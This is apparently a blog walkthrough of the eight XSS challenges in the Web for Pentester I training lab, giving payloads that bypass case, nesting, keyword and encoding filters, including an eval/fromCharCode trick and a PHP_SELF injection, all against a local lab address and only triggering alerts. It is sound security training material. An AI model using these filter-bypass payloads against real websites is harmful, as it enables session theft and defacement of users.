

The Solution for Web for Pentester-I



Amar K [Follow](#)

Oct 2, 2018 · 4 min read

XSS Challenges..!

Let's begin with Cross Site Scripting (XSS) challenge.

Cross Site Scripting :- an attacker can inject any malicious JavaScript into (user input field, filename, referral URL, html header) application to perform unintentional actions like gaining user session, steal sensitive information, deface website or redirect the user to the malicious site


. . .

Challenge_1

Our first challenge solution is easy, we just need to inject/insert a *simple* script like

`<script>alert('XSS')</script>`

into the URL like [http://192.168.233.139/xss/example1.php?name=hacker<script>alert\('XSS'\)</script>](http://192.168.233.139/xss/example1.php?name=hacker<script>alert('XSS')</script>)



POC for XSS 2


. . .

Challenge_2

In XSS challenge 2 if we tried with simple javascript `<script>alert('XSS')</script>` but it shows the only content inside the script& it does not execute, so we need to bypass the script by *capitalizing* the `<script>` tag to `<SCRIPT>`

| `<SCRIPT>alert('XSS')</SCRIPT>`

Now try with a bypassed script into the URL the like
<http://192.168.233.139/xss/example1.php?name=hacker>
`<SCRIPT>alert('XSS') </SCRIPT>`





POC for XSS 2

. . .

Challenge_3

Proceeding with challenge 3, it seems to be the same as previous challenges, but if we tried with earlier script web application only shows the content not executing the inserted script.


We need to think out of the box to bypass the script. How about if we **wrap**(script inside the script) our script like below

| `<scri<SCRIPT>pt>alert('xss')</scri</SCRIPT>pt>`

Now we try with our new URL

[http://192.168.233.139/xss/example3.php?](http://192.168.233.139/xss/example3.php?name=hacker<scri<SCRIPT>pt>alert('xss')</scri</SCRIPT>pt>)

[name=hacker<scri<SCRIPT>pt>alert\('xss'\)</scri</SCRIPT>pt>](http://192.168.233.139/xss/example3.php?name=hacker<scri<SCRIPT>pt>alert('xss')</scri</SCRIPT>pt>)



POC for XSS 3

. . .

Challenge _4


In this challenge, if we inject any malicious script it gives the '*error*'.

To bypass this condition we can use a script of ***onerror*** tag like

| ****

Now try with this as below in URL

[http://192.168.233.139/xss/example4.php?name=hacker](http://192.168.233.139/xss/example4.php?name=hacker<IMG SRC=xyz.png onerror=)




POC for XSS 4

. . .

Challenge_5

This challenge seems to be trickier as compare to earlier challenges. By injecting various malicious script observed that application sanitize the *'alert'* keyword, but the application is executing the script.



Script gets executed


To bypass the 'alert' keyword we can use **eval() function** which will evaluate the expression.

Have look at below expression which will convert the ASCII value of *alert('XSS')* into the string with eval() function.

```
<script> eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 39, 88,  
83, 83, 39, 41)) </script>
```

Now when we inject code into URL our URL will be

*http://192.168.233.139/xss/example3.php?
name=hacker<script>eval(String.fromCharCode(97,108,101,114,116,40,39,
88,83,83,39,41))</script>*







POC for XSS 5

. . .

Challenge_6

As we are dragging our head to solve such difficult challenges, challenge 6 seems to be an easy one, as if we inject any simple javascript payload we get a “; content on screen.






As you can see injected is deactivated to bypass this condition we have to first complete first script by adding a payload in URL as below

`</script> <script>alert('XSS');</script>`

Now new URL will be

`http://192.168.233.139/xss/example6.php?name=hacker</script>`
`<script>alert('XSS');</script>`



POC for XSS 6

. . .


Challenge_7

This challenge seems to be the same as a previous challenge. where HTML encoding on special characters is added we need to bypass such condition by checking with ‘ (single quote), “ (double quote) etc with a script as below.

| `‘;alert(‘XSS’);//`

now our new URL becomes

[http://192.168.233.139/xss/example7.php?
name=hacker%27;alert\(%27XSS%27\);//](http://192.168.233.139/xss/example7.php?name=hacker%27;alert(%27XSS%27);//)



POC for XSS 7

. . .

Challenge_8


In this challenge, `$_SERVER['PHP_SELF']` is misused which allows the XSS injection.

PHP doesn't automatically strip any malicious content that could enter `PHP_SELF`. So in URL, we can append below the javascript easily.

```
| /"><script>alert("XSS")</script>
```

Now URL will seem like

[http://192.168.233.139/xss/example8.php/%22%3E%3Cscript%3Ealert\(%22XSS%22\)%3C/script%3E](http://192.168.233.139/xss/example8.php/%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script%3E)





POC for XSS 8

Reference :-https://sarathlal.com/understand-avoid-php_self-exploits/

